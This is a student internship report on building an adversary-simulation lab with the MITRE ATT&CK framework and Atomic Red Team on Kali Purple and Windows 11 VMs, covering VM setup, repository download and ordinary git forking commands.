INTERNSHIP REPORT

-Tarun Kaushik, Computer Science Undergraduate

Attack and Breach Simulation Framework

Organization: BhumiiTech Pvt. Ltd.

Internship Duration: 1 month

Date: 15 May 2023- 15 June 2023

Table of Contents

Executive Summary

During my internship at BhumiiTech I have been actively involved in the development and implementation of an attack and simulation framework. My primary focus has been on studying and applying the MITRE ATT&CK framework and exploring the functionalities of the Atomic Red Team testing suite.

To begin, I conducted in-depth research on the MITRE ATT&CK framework, a comprehensive knowledge base of adversary tactics and techniques. I familiarized myself with its structure, sub-techniques, and the associated threat groups. This enabled me to understand the landscape of modern cyber threats and the various attack vectors used by adversaries. Building upon my knowledge of the MITRE ATT&CK framework, I delved into the Atomic Red Team project, an open-source testing suite designed to validate the effectiveness of security controls and identify potential weaknesses in an organization's defences. I thoroughly studied the documentation, including the available test cases and methodologies, to gain a solid understanding of how to simulate different attack techniques.

In order to gain practical experience, I successfully installed the Atomic Red Team framework on my Windows and kali Linux desktop machine. This involved setting up the necessary dependencies, configuring the environment, and ensuring compatibility with the target operating system. By doing so, I gained hands-on experience in utilizing the framework and executing simulated attacks within a controlled environment. Throughout this process, I documented my findings, observations, and any challenges encountered during the installation and usage of the Atomic Red Team framework. I also noted potential improvements and recommendations for optimizing its usability and functionality.

Research Description

1. Study the MITRE ATT&CK Framework so that the various TTPs can be well understood.

2. Install Atomic Red Team in systems Virtual Machine

3. Understand the functionality of the complete framework and demonstration of the same.

4. Throughout the project, effective documentation and reporting was maintained. To ensure clear communication and tracking of progress and also serve as valuable references for future analysis and improvement.

5. The report presented includes comprehensive information about the research conducted, scenario design, scenario development, proof of concept (POC), detailed network infrastructure, and mitigation strategies. And also provided the documentation of the findings, observations, adjustments made, and recommendations for each phase.

6. By adhering to a consistent reporting format and preparing detailed reports showcased the understanding and expertise and also created a valuable knowledge base for future reference and continuous improvement in the field of cybersecurity Red Teaming.

Methodology

1. Selection of Atomic Red Team Framework:

- Thoroughly researched and reviewed the Atomic Red Team framework, understanding its purpose, objectives, and capabilities.
- Assessed the compatibility of the framework with the organization's environment and security goals.

2. Planning and Objective Setting:

- Collaborated with the team and supervisor to define the scope and objectives of the internship project.
- Established specific goals for implementing Atomic Red Team using Kali Linux Purple and Windows 11.

3. Setup of Testing Environment:

- Configured a dedicated testing environment, isolated from production systems, to safely conduct the Atomic Red Team testing.
- Deployed Kali Linux Purple and Windows 11 virtual machines on separate hardware resources.

4. Identification of Security Controls:

- Collaborated with the organization's security team to identify the security controls to be tested.
- Conducted a thorough review of the existing security infrastructure, including antivirus, intrusion detection systems, firewall rules, and user access controls.

5. Selection and Customization of Atomic Tests:

- Explored the Atomic Red Team repository and identified a comprehensive set of Atomic Tests relevant to the identified security controls.

- Customized the Atomic Tests to align with the organization's specific environment, ensuring they targeted the intended systems and infrastructure.

6. Execution of Atomic Tests:

- Executed the adapted Atomic Tests on the testing environment, following proper guidelines and ethical considerations.
- Monitored and documented the results of each test, including successes, failures, and any unexpected behaviour.

7. Analysis and Evaluation:

- Analysed the outcomes of the Atomic Red Team testing, assessing the effectiveness of the security controls in detecting and mitigating the simulated attacks.
- Evaluated the performance of Kali Linux Purple and Windows 11 in executing the specific Atomic Tests, identifying any platform-specific vulnerabilities or limitations.

Implementation

Infrastructure Setup:

Installing Kali Linux Purple 2023.1 and Windows 11 VMs on VMware Workstation 17

Steps involved:

1. Download VMware Workstation 17: Visit the official VMware website and download the latest version of VMware Workstation 17 compatible with your operating system.
2. Obtain Kali Linux Purple and Windows 11 ISOs: Download the ISO images for Kali Linux Purple2023.1 and Windows 11 from their respective official websites or trusted sources.
3. Create a New Virtual Machine (VM): Open VMware Workstation and click on "Create a New Virtual Machine." Choose the "Typical" configuration option.
4. Select Guest Operating System: In the "Guest Operating System Installation" window, select the appropriate option based on the operating system being installed. For Kali Linux Purple, select "Linux" and choose the correct version. For Windows 11, select "Windows" and choose the appropriate version.
5. Choose the ISO Image: In the next window, browse and select the Kali Linux Purple ISO file you downloaded earlier. Click "Next."
6. Configure Virtual Machine: Provide a name for the VM, choose the location where it will be stored, and set the disk size. Follow the prompts to complete the configuration settings, such as the number of processors, memory allocation, and network settings.


7. Customize Hardware: Review the hardware configuration and make any necessary adjustments. For example, increase the allocated RAM, enable virtualization extensions, or add additional virtual disks for storage. Ensure that the virtual network adapters are correctly configured.

8. Repeat Steps 3-7 for Windows 11: Create a new VM following the same steps mentioned above, but this time select the Windows 11 ISO file and configure the VM settings accordingly.

9. Start the VMs and Install the Operating Systems: Power on the Kali Linux Purple VM and follow the installation wizard to install the operating system. Repeat the process for the Windows 11 VM. Provide the required information during the installation process, such as the language, time zone, and account credentials.

10. Install VMware Tools: After the operating systems are installed, install VMware Tools on each VM to enhance the performance and functionality. In VMware Workstation, go to the "VM" menu, select "Install VMware Tools," and follow the on-screen instructions within each VM to complete the installation.

11. Customize and Configure: Customize the Kali Linux Purple and Windows 11 VMs based on your organization's requirements. This may include installing additional software, configuring network settings, and applying security updates.



microsoft.com/software-download/windows11

Download Windows 11 (Current release: Windows 11 2022 Update l Version 22H2)

There are 3 options below for installing or creating Windows 11 media. Check out each one to determine the best option for you.

If you are upgrading from Windows 10, we recommend that you wait until you are notified through Windows Update that the upgrade is ready for your PC.


Before installing, please refer to the PC Health Check app to confirm your device meets the minimum system requirements for Windows 11 and check the Windows release information status for known issues that may affect your device.

Windows 11 Installation Assistant

This is the best option for installing Windows 11 on the device you're currently using. Click **Download Now** to get started.

Create Windows 11 Installation Media

If you want to perform a reinstall or clean install of Windows 11 on a new or used PC, use this option to download the media creation tool to make a bootable USB or DVD.




kali.org/get-kali/#kali-installer-images

A movement to make enterprise grade security accessible to everyone.

Kali Purple Documentation ›

Complete offline installation with customization

Untested images with the latest updates



vmware.com/in/products/workstation-pro/workstation-pro-evaluation.html

Workstation 17 Pro improves on the industry defining technology with DirectX 11 and OpenGL 4.3 3D Accelerated graphics support, a dark mode user interface, support for Windows 11, , the vctl CLI for running and building containers and Kubernetes clusters, added support for the latest Windows and Linux operating systems, and more.

Use the links below to start your free, fully functional 30-day trial, no registration required.

Workstation 17 Pro for Windows

DOWNLOAD NOW ›

Workstation 17 Pro for Linux

DOWNLOAD NOW ›

Why use two different Operating systems?

Diverse Testing Environments:

Kali Linux and Windows 11 represent two distinct operating system environments commonly found in real-world scenarios. By utilizing both, you can simulate a wider range of target systems, applications, and network configurations, enabling more realistic and comprehensive testing.

Compatibility with Target Systems:

Different organizations and industries may have varying system architectures, with some predominantly using Linux-based systems (such as servers) while others rely on Windows-based systems (such as workstations). By having both Kali Linux and Windows 11 in your testing arsenal, you can better align with the target systems you are assessing, ensuring a more accurate evaluation of their security controls.

Diverse Attack Techniques:

Atomic Red Team covers a broad spectrum of attack techniques, including those specific to Linux and Windows environments. By having both operating systems available, you can execute and evaluate a wider array of predefined tests and custom attack scenarios, providing a more thorough assessment of the organization's defences.

Validation of Cross-Platform Defence:

Organizations often employ multi-layered security defences that span both Linux and Windows systems. By utilizing Kali Linux and Windows 11, you can validate the effectiveness of these cross-platform defence mechanisms, such as network-based intrusion detection systems, firewalls, or endpoint protection solutions, ensuring they can detect and mitigate attacks across different operating systems.

Flexibility and Adaptability:

Different security testing scenarios may require specific tools or techniques that are more readily available on one operating system than the other. By utilizing both Kali Linux and Windows 11, you can leverage the strengths and capabilities of each operating system, ensuring flexibility and adaptability to various testing requirements.

Enhanced Skill Development:

Working with both Kali Linux and Windows 11 provides an opportunity for security professionals to develop proficiency in different operating systems and associated security tools. This expanded skill set enables a better understanding of diverse security landscapes and enhances their ability to identify vulnerabilities and mitigate risks effectively.

Installation of Atomic Red Team Framework:

Steps Involved:


1. Prepare the Host System: Ensure that your host system meets the minimum requirements for running Atomic Red Team. This typically includes having a compatible operating system (such as Windows, Linux, or macOS) and sufficient resources like CPU, RAM, and disk space.

2. Install Dependencies: Before installing Atomic Red Team, ensure that all necessary dependencies are met. These dependencies may include programming languages (such as Python), libraries, frameworks, or specific tools required by Atomic Red Team. Refer to the official documentation or installation guide for the specific requirements.

3. Obtain Atomic Red Team: Download the Atomic Red Team framework from the official repository or trusted source. This can be obtained as a compressed archive or through a version control system like Git.

4. Extract the Archive: If you downloaded a compressed archive, extract its contents to a desired location on your host system. Use appropriate tools based on the archive format (e.g., tar, zip) to extract the files.

5. Configure Atomic Red Team: Navigate to the extracted directory and review the configuration options provided by Atomic Red Team. Modify the configuration files, if necessary, to customize the behaviour and settings according to your organization's requirements



`https://github.com/redcanaryco/atomic-red-tea`


Use Git or checkout with SVN using the web URL.

Atomic Red Team GUID generator Generate GUIDs from job=generate-

.github	Atomic Red Team - JSON Sche	
atomic_red_team	fix: Fix unescaped backslash in	
atomics	Generate GUIDs from job=gen	
bin	validation fix (#2425)	
static	adding demo gif (#2051)	
.gitignore	(enhancement) CI validations (	
CODE_OF_CONDUCT.md	Update CODE_OF_CONDUCT	
Gemfile	Add microsite (#250)	5 years ago
LICENSE.txt	move bin scripts into bin, apis into atomic-red-team	5 years ago
README.md	Add total count (#2390)	2 months ago
atomic-red-team.gemspec	Update atomic-red-team.gemspec (#1719)	last year
poetry.lock	Atomic Red Team - JSON Schema Validation CI (#2303)	last week

About

Small and highly portable detection tests based on MITRE's ATT&CK.




Extract Compressed (Zipped) Folders

Select a Destination and Extract Files

Files will be extracted to this folder:


C:\Users\kaush\Downloads\atomic-red-team-master

☑ Show extracted files when complete



Name	Date modified	Type	Size
Today			
used_guids	19-05-2023 11:55 PM	Text Document	49 KB
T1216	19-05-2023 11:56 PM	File folder	
T1216.001	19-05-2023 11:56 PM	File folder	
T1217	19-05-2023 11:56 PM	File folder	
T1218.001	19-05-2023 11:56 PM	File folder	
T1218.002	19-05-2023 11:56 PM	File folder	
T1218.003	19-05-2023 11:56 PM	File folder	
T1218.004	19-05-2023 11:56 PM	File folder	
T1218.005	19-05-2023 11:56 PM	File folder	
T1137	19-05-2023 11:56 PM	File folder	
T1137.006	19-05-2023 11:56 PM	File folder	
T1140	19-05-2023 11:56 PM	File folder	
T1176	19-05-2023 11:56 PM	File folder	
T1187	19-05-2023 11:56 PM	File folder	
T1195	19-05-2023 11:56 PM	File folder	
T1197	19-05-2023 11:56 PM	File folder	
T1201	19-05-2023 11:56 PM	File folder	
T1202	19-05-2023 11:56 PM	File folder	


Clone and setup your repository in preparation for submitting a PR in GitHub



```
# Cloned fork of the Red Canary Atomic Red Team™ Repository
git clone https://github.com/mightyrock05/atomic-red-team.git

# Change directories into the cloned repository
cd atomic-red-team

# Set your origin (your fork) and your upstream (Red Canary's repo)
# You have to do this every time you re-clone your repo, which likely is not often
git remote set-url origin https://github.com/mightyrock05/atomic-red-team.git
git remote add upstream https://github.com/redcanaryco/atomic-red-team.git

# Update your forked master branch to match Red Canary's repo
# Do this right before creating a feature branch and working on it
git checkout master
git fetch --all
git rebase upstream/master
git push origin master

# Create a new branch from master to work on your new feature and switch to it
git checkout -b bhumiitech_test

# Add and commit your new/modified files to your local branch
git add /path/to/new/changed/file.yaml    # repeat for multiple files as needed
git commit -m "Changed has been commenced"

# Push the changes out to your repository residing in GitHub on the web
# The output from this command will tell you where to go on the web to submit the PR
git push origin bhumiitech_test
```

Note:

These git commands can be used on both our VM's i.e., on Kali Purple and Windows 11.



Tarun Kaushik
kaushiktarun05 · he/him

Android Developer | Java Programmer | C/C++ Programmer

9 followers · 6 following

National Institute Of Criminology and Forensic Sciences, Ministry Of Home Affairs
New Delhi
06:55 (UTC -12:00)


atomic-red-team Public
Forked from redcanaryco/atomic-red-team
Small and highly portable detection tests based on MITRE's ATT&CK.
PowerShell MIT License Updated 1 hour ago

kaushiktarun05.github.io Public
My Portfolio Website
portfolio-website
CSS ☆ 3 1 Updated 3 days ago

scssresponsivesite Public
SCSS ☆ 4 1 Updated last week

FamTrac Public
Kotlin ☆ 4 Updated last week

